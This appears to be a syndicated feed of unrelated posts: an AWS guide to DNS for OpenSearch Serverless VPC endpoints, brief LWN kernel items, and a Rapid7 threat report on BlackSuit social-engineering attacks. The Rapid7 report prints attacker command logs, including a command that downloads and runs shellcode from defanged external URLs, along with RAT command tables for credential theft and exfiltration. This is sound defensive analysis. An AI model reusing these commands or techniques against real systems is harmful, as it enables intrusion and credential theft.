When creating an OpenSearch Serverless interface VPC endpoint, the service automatically provisions three private hosted zones: one visible private hosted zone us-east-1.aoss.amazonaws.com that handles domain resolution for the OpenSearch Serverless collection and dashboard, another visible private hosted zone us-east-1.opensearch.amazonaws.com that manages resolution for the OpenSearch UI (OpenSearch Dashboards), and one hidden internal private hosted zone that manages the final DNS resolution to private IP addresses.
Our objective in this post is to explore how the two private hosted zones for OpenSearch Serverless work together: the visible private hosted zone us-east-1.aoss.amazonaws.com for collections and dashboards, and the hidden private hosted zone for final DNS resolution to private IP addresses. We examine how these private hosted zones enable scalable DNS resolution in both centralized and distributed architectures. The following workflow diagram shows the DNS resolution flow for the us-east-1 AWS Region. The same pattern applies to other Regions, with the Region identifiers in the DNS records changing accordingly.

The workflow consists of the following steps:
- A user requests access to a collection URL (for example,
abc.us-east-1.aoss.amazonaws.com). - The DNS request is sent to the Amazon Route 53 Resolver, which checks the visible private hosted zone
us-east-1.aoss.amazonaws.comand finds a CNAME record pointing to the endpoint-specific domain. - The Route 53 Resolver uses the hidden internal private hosted zone to resolve this endpoint-specific domain to the VPC endpoint’s private IP address.
- Traffic is allowed only if it originates from the interface VPC endpoint approved by OpenSearch Serverless network policies.
Although this DNS Resolution Process provides flexible and secure private access, it becomes complex when you need connectivity from multiple VPCs, different AWS accounts, or on-premises networks. The following patterns address these challenges and outline strategies to simplify network access and DNS management for OpenSearch Serverless in such environments.
Pattern 1: Centralized interface VPC endpoint for OpenSearch Serverless
This pattern uses a centralized approach where a shared services AWS account with a shared services VPC hosts the OpenSearch Serverless interface VPC endpoint and OpenSearch Serverless collection. From there, other AWS accounts with Amazon VPCs (spoke VPCs) need to be able to access OpenSearch Serverless collections through this central endpoint. Organizations commonly implement this setup in hub-and-spoke network designs that connect their VPCs using either AWS Transit Gateway or AWS Cloud WAN. The following diagram illustrates this architecture.

Challenge
When accessing from on-premises networks, both network access and DNS resolution for the OpenSearch Serverless interface VPC endpoint work successfully. However, although the endpoint is network-accessible from spoke VPCs (for example, through Transit Gateway or AWS Cloud WAN), DNS resolution from these VPCs fail.
This happens because OpenSearch Serverless creates and uses a private hosted zone us-east-1.aoss.amazonaws.com that is only associated with the VPC containing the endpoint, in this case, the Shared Services VPC. Simply sharing this private hosted zone with the spoke VPCs doesn’t solve the problem, because the wildcard CNAME record references a DNS name privatelink.c0X.sgw.iad.prod.aoss.searchservices.aws.dev. This DNS name can’t be resolved from other VPCs without additional configuration, because it belongs to a private hosted zone privatelink.c0X.sgw.iad.prod.aoss.searchservices.aws.dev that is only associated with the shared services VPC. This private hosted zone isn’t visible in your account and is controlled by AWS.
Solution: Use Amazon Route 53 Profiles for cross-VPC DNS resolution
To enable centralized DNS resolution, you can use Amazon Route 53 Profiles. With Route 53 Profiles, you can manage and apply DNS-related Amazon Route 53 configurations across multiple VPCs and AWS accounts. The following diagram illustrates the solution architecture.

The solution consists of the following steps:
- Create an OpenSearch Serverless interface VPC endpoint in the shared services VPC. This automatically creates and associates the following:
-
- Two default private hosted zones.
- One hidden private hosted zone with this VPC.
-
- Create a Route 53 Profile in the shared services account.
- Associate the interface VPC endpoint for OpenSearch Serverless with the Route 53 Profile.
- The Route 53 Profile automatically associates the hidden private hosted zone with the profile.
- Associate the private hosted zone
us-east-1.aoss.amazonaws.comthat was automatically created by OpenSearch Serverless with the Route 53 Profile. - Share the Route 53 Profile with your other AWS accounts in your organization using AWS Resource Access Manager (AWS RAM).
- Associate the spoke VPCs (located in different accounts) with the Route 53 Profile.
If you have an existing Route 53 Profile in your shared services account that is already associated to spoke VPCs, you can simply associate the OpenSearch Serverless interface VPC endpoint and the private hosted zone us-east-1.aoss.amazonaws.com to this profile.
After completing these steps, the DNS resolution for the OpenSearch Serverless collection and dashboard endpoints works seamlessly from spoke VPCs associated with the Route 53 Profile. Clients in spoke VPCs can resolve and access OpenSearch Serverless collections and dashboards through the centralized VPC endpoint.
Pattern 2: Distributed interface VPC endpoint for OpenSearch Serverless
Each spoke VPC, residing in its respective AWS account, hosts its own OpenSearch Serverless collection and interface VPC endpoint. We now want to achieve the following:
- Centralize DNS management in a shared services VPC to provide consistent resolution for OpenSearch Serverless collections deployed across multiple spoke accounts
- Provide on-premises resources with DNS resolution capability for all OpenSearch Serverless collections across the organization through a Route 53 Resolver inbound endpoint in the shared services VPC
The following diagram illustrates this architecture.

Challenge
Managing DNS resolution for OpenSearch Serverless collections and dashboards becomes complex in this distributed model because each interface VPC endpoint creates its own set of private hosted zones that are only associated with their respective VPCs. This creates a fragmented DNS landscape where the shared services VPC and on-premises networks need a consolidated way to resolve domains of OpenSearch Serverless collections and dashboards across multiple spoke accounts.
Solution: Use a self-managed private hosted zone in the shared services VPC for on-prem DNS resolution
To enable centralized DNS resolution for distributed endpoints, create a self-managed private hosted zone in the shared services account and associate it with the shared services VPC. Within this private hosted zone, you can create CNAME records that map each OpenSearch Serverless collection endpoint to its respective interface VPC endpoint DNS names in the spoke accounts. The following diagram illustrates this architecture.

Implementation consists of the following steps:
- Create a self-managed private hosted zone in the shared services account with the domain name
us-east-1.aoss.amazonaws.comand associate it with the shared services VPC. For each OpenSearch Serverless collection, create a CNAME record that points to the Regional DNS name of its corresponding interface VPC endpoint.
This configuration enables both on-premises resources and resources in the shared services VPC to resolve OpenSearch Serverless endpoints that are in the spoke accounts.
After you complete these steps, each OpenSearch Serverless interface VPC endpoint remains within its original AWS account, maintaining security boundaries and account-level autonomy. On-premises systems can access OpenSearch Serverless collections and dashboards using original collection DNS names (for example, {collection-name}.us-east-1.aoss.amazonaws.com) through DNS resolution provided by the private hosted zone in the shared services VPC.
Conclusion
As organizations scale their adoption of OpenSearch Serverless, establishing secure and centralized network access becomes increasingly important. In this post, we explored two architectural patterns specifically around DNS management:
- Centralized endpoint model – This pattern is ideal when a shared services account manages the OpenSearch Serverless interface VPC endpoints, allowing multiple spoke accounts to access OpenSearch Serverless collections and dashboards through a centralized set of network resources.
- Distributed endpoint model with centralized DNS – This pattern is suitable for organizations that require account-level autonomy, where each AWS account manages its own OpenSearch Serverless interface VPC endpoints, while DNS resolution is centralized through a shared self-managed private hosted zone in a shared services account.
By understanding the DNS architecture of OpenSearch Serverless and using services like Route 53 Profiles and AWS RAM, organizations can build secure and robust access patterns that align with their organizational structure and needs.
About the Authors
 Ankush Goyal is a Enterprise Support Lead in AWS Enterprise Support who helps customers streamline their cloud operations on AWS. He is a results-driven IT professional with over 20 years of experience.
 Anvesh Koganti is a Solutions Architect at AWS specializing in Networking. He focuses on helping customers build networking architectures for highly scalable and resilient AWS environments. Outside of work, Anvesh is passionate about consumer technology and enjoys listening to podcasts on tech and business. When disconnecting from the digital world, Anvesh spends time outdoors hiking and biking.
 Salman Ahmed is a Senior Technical Account Manager in AWS Enterprise Support. He specializes in guiding customers through the design, implementation, and support of AWS solutions. Combining his networking expertise with a drive to explore new technologies, he helps organizations successfully navigate their cloud journey. Outside of work, he enjoys photography, traveling, and watching his favorite sports teams.
[$] Improving iov_iter
Post Syndicated from jake original https://lwn.net/Articles/1023891/
The iov_iter interface is used to
describe and iterate through buffers in the kernel. David Howells led a combined storage and
filesystem session at
the 2025 Linux Storage,
Filesystem, Memory Management, and BPF Summit (LSFMM+BPF) to discuss ways
to improve iov_iter. His topic
proposal listed a few different ideas including replacing some
iov_iter types and possibly allowing mixed types in chains of iov_iter
entries; he would like to make the interface itself and the uses of iov_iter in
the kernel better.
Luke Wilson, Ana Villafañe & Jimmy Canton | The Hole in the Wall Gang Camp | Talks at Google
Post Syndicated from Talks at Google original https://www.youtube.com/watch?v=m5zx248Hmw8
BlackSuit Continues Social Engineering Attacks in Wake of Black Basta’s Internal Conflict
Post Syndicated from Tyler McGraw original https://blog.rapid7.com/2025/06/10/blacksuit-continues-social-engineering-attacks-in-wake-of-black-bastas-internal-conflict/
Executive Summary

There has been a significant decrease in social engineering attacks linked to the Black Basta ransomware group since late December 2024. This lapse also included the leaked Black Basta chat logs in February 2025, indicating internal conflict within the group. Despite this, Rapid7 has observed sustained social engineering attacks. Evidence now suggests that BlackSuit affiliates have either adopted Black Basta’s strategy or absorbed members of the group. The developer(s) of a previously identified Java malware family, distributed during social engineering attacks, have now been assessed as likely initial access brokers, having potentially provided historical access for Black Basta and/or FIN7 affiliates.

Overview
The first stage of the attack remains the same. The operator will flood targeted users with a high volume of emails, to the order of thousands per hour. This is often accomplished by signing the target user’s email up to many different publicly available mailing lists at once, effectively creating a denial of service attack when each service sends a welcome email. This technique is commonly known as an email bomb.
Following the email bomb, the strategy then splits between operators, though they all ultimately reach out to impacted users pretending to be a member of the targeted organization’s help desk. The majority of operators still perform this step via Microsoft Teams using either a default Azure/Entra tenant (i.e., email account ends with onmicrosoft[.]com) or their own custom domain. In rare cases however, operators, particularly those affiliated with BlackSuit, may forgo Microsoft Teams in favor of calling the targeted users directly with a spoofed number. This strategy, if successful, allows them to circumvent the cloud logging that would be recorded otherwise. For the first time, an explanation of the process written by Black Basta’s leader is also available for a summary of the process, in the context of explaining the attack to a new affiliate:

If the affiliate is able to gain the user’s confidence, they will still primarily attempt to gain access to the user’s asset — and thereby the corporate network — via Quick Assist. Quick Assist is a built-in Windows utility that allows a user to easily grant remote access to their computer to a third party. The utility has been widely abused for social engineering attacks, a trend which continues. BlackSuit affiliates in particular may also direct the user to a malicious domain that hosts a fake Quick Assist login page, for the purpose of harvesting their credentials.

In cases where the affiliate is unable to get Quick Assist to work, they will still cycle through a variety of other popular remote access tools (e.g., AnyDesk, ScreenConnect), and if that still doesn’t work, they may simply hang up on the user and move on to the next target.

Black Basta had at least one caller template/script for this purpose:

Quickly obtaining reliable access to the target network is still the top priority in the early stages of the attack, typically facilitated by stealing the targeted user’s credentials. In the past this has been achieved, for example, via a QR code sent to the target user via Microsoft Teams or the download and execution of malware which creates a fake Windows authentication prompt.

In some cases the operator who makes the initial call may also coerce the target user to provide an MFA code while still on the phone. Historically, operators will also attempt to steal VPN configuration files once remote access is established, which can allow them to authenticate directly to the network if the compromised user account is not remediated.

After the affiliate has successfully gained access they will typically transfer and execute malware on the compromised system. The specific malware differs per operator and typically marks the stage in which the access is passed from the caller to an operator within the group who specializes in what they refer to as “pentesting.” To facilitate the access, the operator who calls typically coordinates with the “pentester” to increase the chances of success. At this point in the attack the affiliate who called the user has already hung up under the guise of having fixed the spam problem, and the “pentester” then begins to enumerate the environment. Rapid7 has observed AS-REP and Kerberoasting attacks to be commonly attempted along with Active Directory Certificate Services (ADCS) abuse and other types of brute force password attacks.
Technical Analysis
After initial access has been achieved, the follow-on malware payloads that are downloaded to the compromised system and executed differ, per operator.
Java RAT
A large volume of social engineering incidents handled by Rapid7 have resulted in a Java RAT being downloaded and executed. This tactic was first observed by Rapid7 during October of 2024, and initially reported on in December 2024 in relation to the payload identity.jar. The first samples of the Java RAT observed by Rapid7 only utilized Microsoft OneDrive with optional proxy servers (e.g., SOCKS5) for a more direct C2 connection. The configuration was left in plain text, and did not contain any functionality to dynamically update or encrypt the configuration, primarily functioning only as a RAT via PowerShell session commands.
In the past 6+ months, development of the Java malware payload has continued to add/change numerous features. The Java malware now abuses cloud-based file hosting services provided by both Google and Microsoft to proxy commands through the respective cloud service provider’s (CSP) servers. Over time, the malware developer has shifted away from direct proxy connections (i.e., the config option is left blank or not present), towards OneDrive and Google Sheets, and most recently, towards simply using Google Drive. The logic of the RAT is obfuscated using various types of junk code, control flow obfuscation, and string obfuscation in an attempt to impede analysis.

The Java RAT and other payloads are distributed within an archive, the link for which is most often sent to the target user via a pastebin[.]com link. In cases as recent as May of 2025, Rapid7 has observed that the archives are still being publicly hosted on potentially compromised SharePoint instances. The archive and the payloads within are named to fit the initial social engineering lure. For example, in a recent incident, the archive was named Email-Focus-Tool.zip, likely to help prevent suspicion by the targeted user during the attack. The archive contains a .jar file (the Java RAT), a copy of required JDK dependencies contained within a child folder, and at least one .lnk file intended to make the malware easy to execute.

The archive is most often extracted to the staging directory C:\ProgramData\ prior to execution. In at least one case, Rapid7 has also observed the operator who initiated the attack outputting system enumeration data to a plaintext file in the same directory, a technique commonly used in the past by Black Basta. Historically, this is information that they share during the initial stages of the attack to assess the network and the type of defenses they may have to deal with. For example, shown above, the operator who initially accessed the compromised asset spawned a command prompt and redirected the output of the ipconfig /all and tasklist commands to the file log.txt.
Most recent versions of the Java RAT have the capability to use Google Sheets to dynamically update the stored C2 configuration, which includes a Google spreadsheet ID (SSID), proxy server IPv4 addresses, application credentials (OneDrive), and/or service account credentials (Google Drive). At least one of the Google Spreadsheets used in this way was observed by Rapid7 to have been taken down by Google, which highlights the potential unreliability of using certain cloud services as a malware traffic proxy.

One of the first actions taken by the malware on launch is to check for an existing configuration in the user’s registry, and if it is not already present, the copy included within the .jar payload, contained within the file config.json, is written there. All samples analyzed by Rapid7 did not have debugging messages removed, allowing them to be viewed by simply executing the .jar file in a console window, as all the debugging messages are written to stdout.

The registry value name(s) and content for the stored config are both base64 encoded (e.g., HKCU\SOFTWARE\FENokuuTCyVq\JJSUP0CEcUw9PENaNduhsA==), with the decoded configuration content being encrypted using AES-256-ECB. The encryption key is derived from a seed that is stored as a 16 byte string within a file named ek (encryption key), that is contained within the .jar archive. The registry key name, a randomized alphabetic string, is hard coded and stored in a similar manner within the file r_path (registry path). The malware creates a SHA256 hash of the encryption key seed string, and the first 32 bytes of the SHA256 hash are then used as the AES-256-ECB key to encrypt and decrypt the malware’s configuration. Every sample analyzed by Rapid7 contained a unique key seed, though a particular sample is often distributed (within the related archive) to multiple targets for an extended period of time, often around a couple weeks.
After checking and loading the configuration from the registry, local resource, or updated configuration, the RAT will then establish at least one PowerShell session.

The stdin and stdout for the PowerShell console are used to process remote commands. The commands sent to the Java RAT are proxied through the respective CSP by the malware creating two specific files within the cloud drive. The name of the files all contain the UUID of the infected asset, which is retrieved at the malware’s startup. There are two prefixes added onto the primary communication files, cf_ and rf_ which contextually appear to stand for create file and receive file, respectively. These two files correspond to the standard output (stdin) and standard input (stdin) of the PowerShell console. The malware uses the input file in two major ways. If the cf_ file (stdin) starts with a specific command string, the content following it will be processed by the malware to execute functionality implemented by the malware developer.

Otherwise, the content will be executed as a regular PowerShell command.


| Command | Function |
|---|---|
| send | Send a file from the operator’s machine to the infected machine. |
| recive | Upload a file from the infected machine to the relevant cloud drive. The command string includes a typo made by the developer. |
| extract | Extract a specified file archive. |
| loginform | Present a fake login prompt to the user. Entered credentials are validated locally, and if correct, are uploaded to the operator’s machine through the cloud drive. The username must be specified by the operator. |
| newconfig | Replace the existing configuration with one retrieved from Google Sheets. |
| checkconfig | Check Google Sheets using the SSID to see if an update is available. |
| startsocks5 | Initiate a Socks5 proxy tunnel using python. |
| steal | Attempt to decrypt and steal stored browser database information. (e.g., credentials) |
| screen | Given a supplied URL, download and execute a Java class in memory. |
Table 1. Command key for the Java RAT.
The previously seen credential harvesting payload, identity.jar, has now also been integrated into the Java RAT, and instead of writing the entered credentials to a randomly named file within the working directory, the RAT sends it to the cloud drive C2 file that has been designated to the compromised host. This functionality is executed by the operator by sending the loginform (the Java class is abbreviated as “Lf”) command to the RAT via the cloud drive file. After decompiling and deobfuscating the Java code that the module consists of, it can be cleaned up, recompiled, and executed as a standalone program. This allows us to see that the appearance of the module to the targeted user is the same, including the fake “Windows Security” title. A review of the code indicates that it has not changed in any other significant way. The harvester still forces the active window on top and will not let the user close the window without entering their password or forcibly terminating the process.

As a result of the cloud service credentials being stored within the malware payload, and that, for example, Google Drive stores a revision history for every created file by default, it is possible to view the entire history of commands sent to each infected asset, including stdin and stdout.
This gives a unique in console view of what the threat actor saw while they were hands-on-keyboard and executing commands. Command log snippets can be seen below, with identifying information redacted. Once access is established, the operator nearly always verifies the user’s name with the dir command and then uses this information to execute the loginform command, as the malware does not retrieve the executing user’s name on its own.
Infected Host GUID: 4C4C4544-0038-4610-8036-B6C04F394733 2025-04-24T16:53:34.038Z: dir c:\users\ 2025-04-24T16:54:47.967Z: loginform <username> 3 2025-04-24T18:40:36.584Z: net time 2025-04-24T18:42:54.426Z: whoami 2025-04-24T18:43:48.284Z: net user <username> /domain 2025-04-24T18:48:35.089Z: hostname 2025-04-24T18:49:57.182Z: net group "Domain Computers" /domain 2025-04-24T18:50:56.578Z: net time 2025-04-24T19:17:14.259Z: ipconfig /all 2025-04-24T19:19:44.442Z: hostname
Infected Host GUID: 594045B3-008B-4106-8FF4-B850DF6C76D0 2025-04-24T17:20:09.896Z: dir c:\users\ 2025-04-24T17:20:58.179Z: loginform <username> 3 2025-04-24T17:36:52.542Z: wmic qfe list brief 2025-04-24T17:40:13.454Z: net time 2025-04-24T17:41:26.860Z: ping -n 2 <domain_controller_hostname> 2025-04-24T17:49:08.598Z: net group "Domain Computers" /domain > c:\users\public\001.txt
In some cases, Rapid7 has observed a command log gap ranging from around 4 to 12 days, beginning after the RAT is successfully executed and the user’s credentials have been stolen. In some cases an SSH tunnel is also established before activity stops. This type of behavior indicates that the threat actor may not be intending to use the access for themselves, but rather sell it to another group that specializes in fully compromising the network towards various ends (e.g., data theft, extortion, ransomware). Rapid7 has also observed the access being used to test new malware payloads and functionality, rather than progress the compromise within the targeted networks.
Qemu
In a smaller volume of incidents handled by Rapid7, operators have been observed sending the user a Google Drive link to download a zip archive containing QEMU (Quick Emulator) and its dependencies, including a custom made .qcow2 (QEMU Copy-On-Write version 2) virtual disk image. The image contains a Windows 7 Ultimate virtual machine (VM) configured to automatically logon and execute a RunOnce registry key that launches a ScreenConnect installer. In most cases a link to a fake Quick Assist login page (credential harvester) was also delivered to the targeted user by proxy via a self-destructing link service such as 1ty[.]me alongside the Google Drive zip archive link.

Once the remote session is established in this way, the VM also contains a copy of QDoor, Rust malware that functions as a C2 proxy, which allows the the threat actors to tunnel C2 traffic through a proxy to the VM, on the infected machine in the target user’s environment. In all cases handled by Rapid7, the QEMU executable was renamed (e.g., w.exe/svvhost.exe), and, as the emulator of the VM, it is the source on the infected host machine for all network connections resulting from processes running inside the VM. QDoor malware has been attributed to the BlackSuit ransomware group by ConnectWise.
In more recent cases, Rapid7 has observed the BlackSuit affiliates distributing a much smaller (64MB vs. 8.6GB) .qcow2 image that contains TinyCore Linux. When the image is loaded by QEMU, the bootlocal[.]sh script that is executed upon startup of the TinyCore OS has been set by the threat actors to sleep unless a successful ping is made to one of their servers. Once the ping is successful, an ELF file, 123.out is executed which attempts to connect to a C2 server.

Within the command log of the VM image, .ash_history, a wget command is also present which indicates the external server that the 123.out file was originally downloaded to the VM from.

In an alternate tc.qcow2 payload observed by Rapid7, the TinyCore VM boot script will unconditionally execute two ELF files, nossl and ssl. These ELF payloads function as multi-threaded socks proxies, where the ssl copy uses the OpenSSL library to encrypt traffic and ssl sends traffic in plaintext. In both cases, the ELF payloads send registration information to the C2 proxy server on port 53, which is typically used for DNS.


As shown below from the Black Basta chat leaks, BlackSuit has connections with the group, so the adaptation of their typical spear phishing attacks towards these types of social engineering attacks for initial access is unsurprising.

Malware Testing
After migrating the Java RAT’s functionality primarily to Google Drive, the threat actor developing the malware also began including the service account they use to test the malware within their own lab environment. The most recent versions of the RAT now also have the command screen which can download and execute a new Java class in memory. The threat actor first tested this in their own lab before trying it in infected devices that they had gained access to, as seen in the command logs below. Despite the name of the command and the name of the Java class that the test payload has (Screenshot), the payloads have varying functionality, but are generally intended to dynamically add new functionality to the RAT. The first test payload observed loads the Java class Screenshot, which then downloads a shellcode blob via a hard coded URL, and injects it into a new java.exe process using the WINAPI calls VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.

The analyzed test shellcode payload would then perform local PE injection for an embedded Rust PE using NTAPI calls, which for the purposes of the test appears to only spawn a confirmation message box. The Rust PE has an original filename of testapp.exe, a PDB named testapp.pdb, and was originally compiled on 2025-04-10T15:45:28Z. Notably, the Rust PE did have the Windows Graphics Device Interface (GDI) library and several related function imports as dependencies, which could be used to access or manipulate the screen, but did not appear to be fully implemented yet.

The screen command was then successfully used several times in compromised environments, though for different reasons. In one case the operator simply used it as a way to check the external IP address of the infected host. The command log below shows the threat actor testing the screen command for the first recorded time, using the payload with the embedded Rust PE, within their lab, shortly before starting a new spamming/social engineering attack run (during which they would distribute several copies of the malware).
Input@2025-04-23T17:12:32.203Z: screen hxxps://tesets[.]live/download/javacode.txt [email protected]: start shellcode done
In compromised environments however, the functionality was only observed in use as an external IP checking utility per the following command log.
Input@2025-05-07T17:36:59.102Z: screen hxxps://andrewjboyd[.]com/file/jc3_old_version.txt [email protected]: start shellcode done Input@2025-05-07T17:38:30.923Z: type c:\users\public\info.txt [email protected]: <redacted_public_ipv4_address_for_compromised_system>

Rapid7 observed at least one other Rust malware payload, updater.exe being used by the threat actor, which appeared to be a custom loader for the SSH utility, containing the PDB name rust_serverless_killer.pdb. As many of the compromises facilitated by the social engineering attacks have resulted in SSH reverse tunnels being established to provide access, the loader is likely an attempt to evade detections targeting SSH commands by obscuring the related metadata. The SSH executable being loaded has the same functionality however, and as a result the command line arguments that must be passed remain the same.
The threat actor tested a variety of functionality for the Java RAT within their test lab. This includes the zipped python RAT the group would historically upload, decompress and execute (facilitated by the built in send and extract commands), or distribute instead of the Java RAT. The python RAT has a similar command menu to that of the Java RAT. The python RAT has also been previously analyzed by Gdata with similar findings, who refer to it as Anubis (likely based on the source code) and attribute the malware to the FIN7 group.

InputStart@2025-03-28T13:31:01.430Z: checkconfig InputStart@2025-04-01T15:21:49.251Z: recive c:\programdata\video\log.txt InputStart@2025-04-03T17:01:26.653Z: send C:\Users\Public\Libraries\nature.zip extract C:\Users\Public\Libraries\nature.zip\qwerty dir c:\users\ InputStart@2025-03-28T14:01:17.825Z: checkconfig newconfig InputStart@2025-04-01T13:16:18.589Z: send C:\Users\Public\Libraries\nature.zip startsocks5 C:\Users\Public\Libraries\nature\debug.exe C:\Users\Public\Libraries\nature\test.py
Several commands executed in the threat actor’s test lab can be seen above, where the python based payload was delivered via the Java RAT. In several past incidents handled by Rapid7 the name of initial payload archives containing python malware was Cloud_Email_Switch.zip and the script was named conf.py, where the script was executed via a copy of pythonw.exe that had its metadata stripped. The threat actor appears to have now moved to using the Java RAT primarily instead of the python version, although the Java payload retains the functionality to upload, extract, and execute python scripts.
| Command | Function |
|---|---|
| killexit | Immediately terminates the process. |
| ip | Creates a UDP socket targeting Google’s DNS server (8.8.8[.]8) and connects to it to retrieve the machine’s local IP address. |
| ‘cd ‘ | Change the working directory to one specified by the C2. |
| ‘gt ‘ | Steal a specified file or directory. Reads and sends the content straight to the C2. If the target is a directory, the script will archive it into a zip file first. |
| ‘up ‘ | Upload a file sent by the C2, to the infected host, to a specified file path. |
| env | If the C2 specifies a ‘list’ command, the RAT returns all the existing environmental variables. Otherwise returns a specific variable chosen by the C2. |
| !cf! | Create/update a key (named via hard coded string) in the user’s registry using configuration data sent by the C2. Allows for the malware’s configuration to be dynamically updated. |
| !tcf! | Test C2 addresses supplied by the current C2 in a new config, by creating a TCP socket to attempt to connect to the new address(es) supplied. Returns the result to current C2. Doesn’t update the config. |
| default | If one of the above commands is not present, create a child console process (cmd.exe) to execute the contents received from the C2 and return stdout. |
Table 2. Command key for the python RAT.
Among the output of the commands the threat actor ran in their test lab, we can also see a listing of their Downloads directory. The output shows that they have likely been developing Rust malware since at least 2024-09-21. The test lab is most likely also the environment in which they compiled testapp.exe as Rust executables contain cargo references which include the user’s name, for example: C:\Users\User\.cargo\registry\src\<truncated>. In contrast, updater.exe, the Rust SSH loader previously mentioned, references the user lucak.

Finally, while setting up the testing environment, the threat actor made changes to several Google Drive files from what appears to be a personal Gmail account: palomo************[@]gmail[.]com. These changes were visible as numerous versions of the Java RAT were distributed with the threat actor’s test lab Google Drive service account credentials included.
Mitigation Guidance
Rapid7 recommends taking the following precautions to limit exposure to these types of attacks:
Restrict the ability for external users to contact users via Microsoft Teams to the greatest extent possible. This can be done for example by blocking all external domains or creating a white/black list. Microsoft Teams will allow all external requests by default. For more information, see this reference.
Standardize remote management tools within the environment. For unapproved tools, block known hashes and domains to prevent usage. Hash blocking can be done, for example, via Windows AppLocker or an endpoint protection solution.
Provide user awareness training regarding the social engineering campaign. Familiarize users with official help desk and support procedures to enable them to spot and report suspicious requests.
Standardize VPN access. Traffic from known low cost VPN solutions should be blocked at a firewall level if there is no business use case.
Require Multi-Factor Authentication (MFA) across the environment. Single factor authentication facilitates a large number of compromises. For example, If an attacker steals a user’s credentials and acquires the network’s VPN configuration, no MFA on the VPN allows them to easily access the environment.
Regularly update software and firmware. Ransomware groups like Black Basta are known to purchase exploits for initial access.
Rapid7 Customers
InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:
| Detections |
|---|
| Suspicious Chat Request – Potential Social Engineering Attempt |
| Initial Access – Potential Social Engineering Session Initiated Following Chat Request |
| Attacker Technique – Base64 String Added to HKCU Registry Key |
| Suspicious Process – LNK Executes PowerShell via JAR |
| Suspicious Process – QEMU Loads Disk From Staging Directory |
| Credential Access – Steal or Forge Kerberos tickets |
| Anomaly Detection – Failed AS-REP Roasting Attack |
| Non-Approved Application – Remote Management and Monitoring (RMM) Tools |
MITRE ATT&CK Techniques
| Tactic | Technique | Procedure |
|---|---|---|
| Reconnaissance | T1591: Gather Victim Org Information | Operators utilize publicly available information to identify target contact details and financial information. |
| Resource Development | T1587.001: Develop Capabilities: Malware | The threat actors are actively developing new malware to distribute. |
| Impact | T1498: Network Denial of Service | The threat actors overwhelm email protection solutions with spam. |
| Impact | T1486: Data Encrypted for Impact | The threat actors historically either deploy ransomware after compromising a network, or sell the access to a ransomware group. |
| Initial Access | T1566.004: Phishing: Spearphishing Voice | The threat actors call impacted users and pretend to be a member of the target organization’s IT team to gain remote access. |
| Defense Evasion | T1140: Deobfuscate/Decode Files or Information | The threat actors decrypt some zip archive payloads with a password, onto infected hosts. |
| Defense Evasion | T1055.002: Process Injection: Portable Executable Injection | Some payloads executed by the threat actors utilize local PE injection. |
| Defense Evasion | T1620: Reflective Code Loading | Some payloads executed by the threat actors load and execute shellcode. |
| Credential Access | T1649: Steal or Forge Authentication Certificates | The threat actors have abused ADCS services to acquire certificates. |
| Credential Access | T1056.001: Input Capture: Keylogging | The threat actors run an executable that can harvest the user’s credentials. |
| Credential Access | T1558.003: Steal or Forge Kerberos Tickets: Kerberoasting | The threat actors have performed Kerberoasting after gaining initial access. |
| Credential Access | T1558.004: Steal or Forge Kerberos Tickets: AS-REP Roasting | The threat actors have performed AS-REP roasting attacks after gaining initial access. |
| Discovery | T1033: System Owner/User Discovery | The threat actors enumerate asset and user information within the environment after gaining access. |
| Command and Control | T1572: Protocol Tunneling | The threat actors use SSH reverse tunnels to provide/proxy remote access. |
| Command and Control | T1219: Remote Access Software | The threat actors have used QuickAssist, AnyDesk, ScreenConnect, TeamViewer, Level, and more, to facilitate remote access. |
Indicators of Compromise
All indicators of compromise are available at the Rapid7 GitHub repository.
[$] An end to uniprocessor configurations
Post Syndicated from corbet original https://lwn.net/Articles/1023575/
The Linux kernel famously scales from the smallest of systems to massive
servers with thousands of CPUs. It was not always that way, though; the
initial version of the kernel could only manage a single processor. That
limitation was lifted, obviously, but single-processor machines have always
been treated specially in the scheduler. That longstanding situation may
soon come to an end, though, if this patch
series from Ingo Molnar makes it upstream.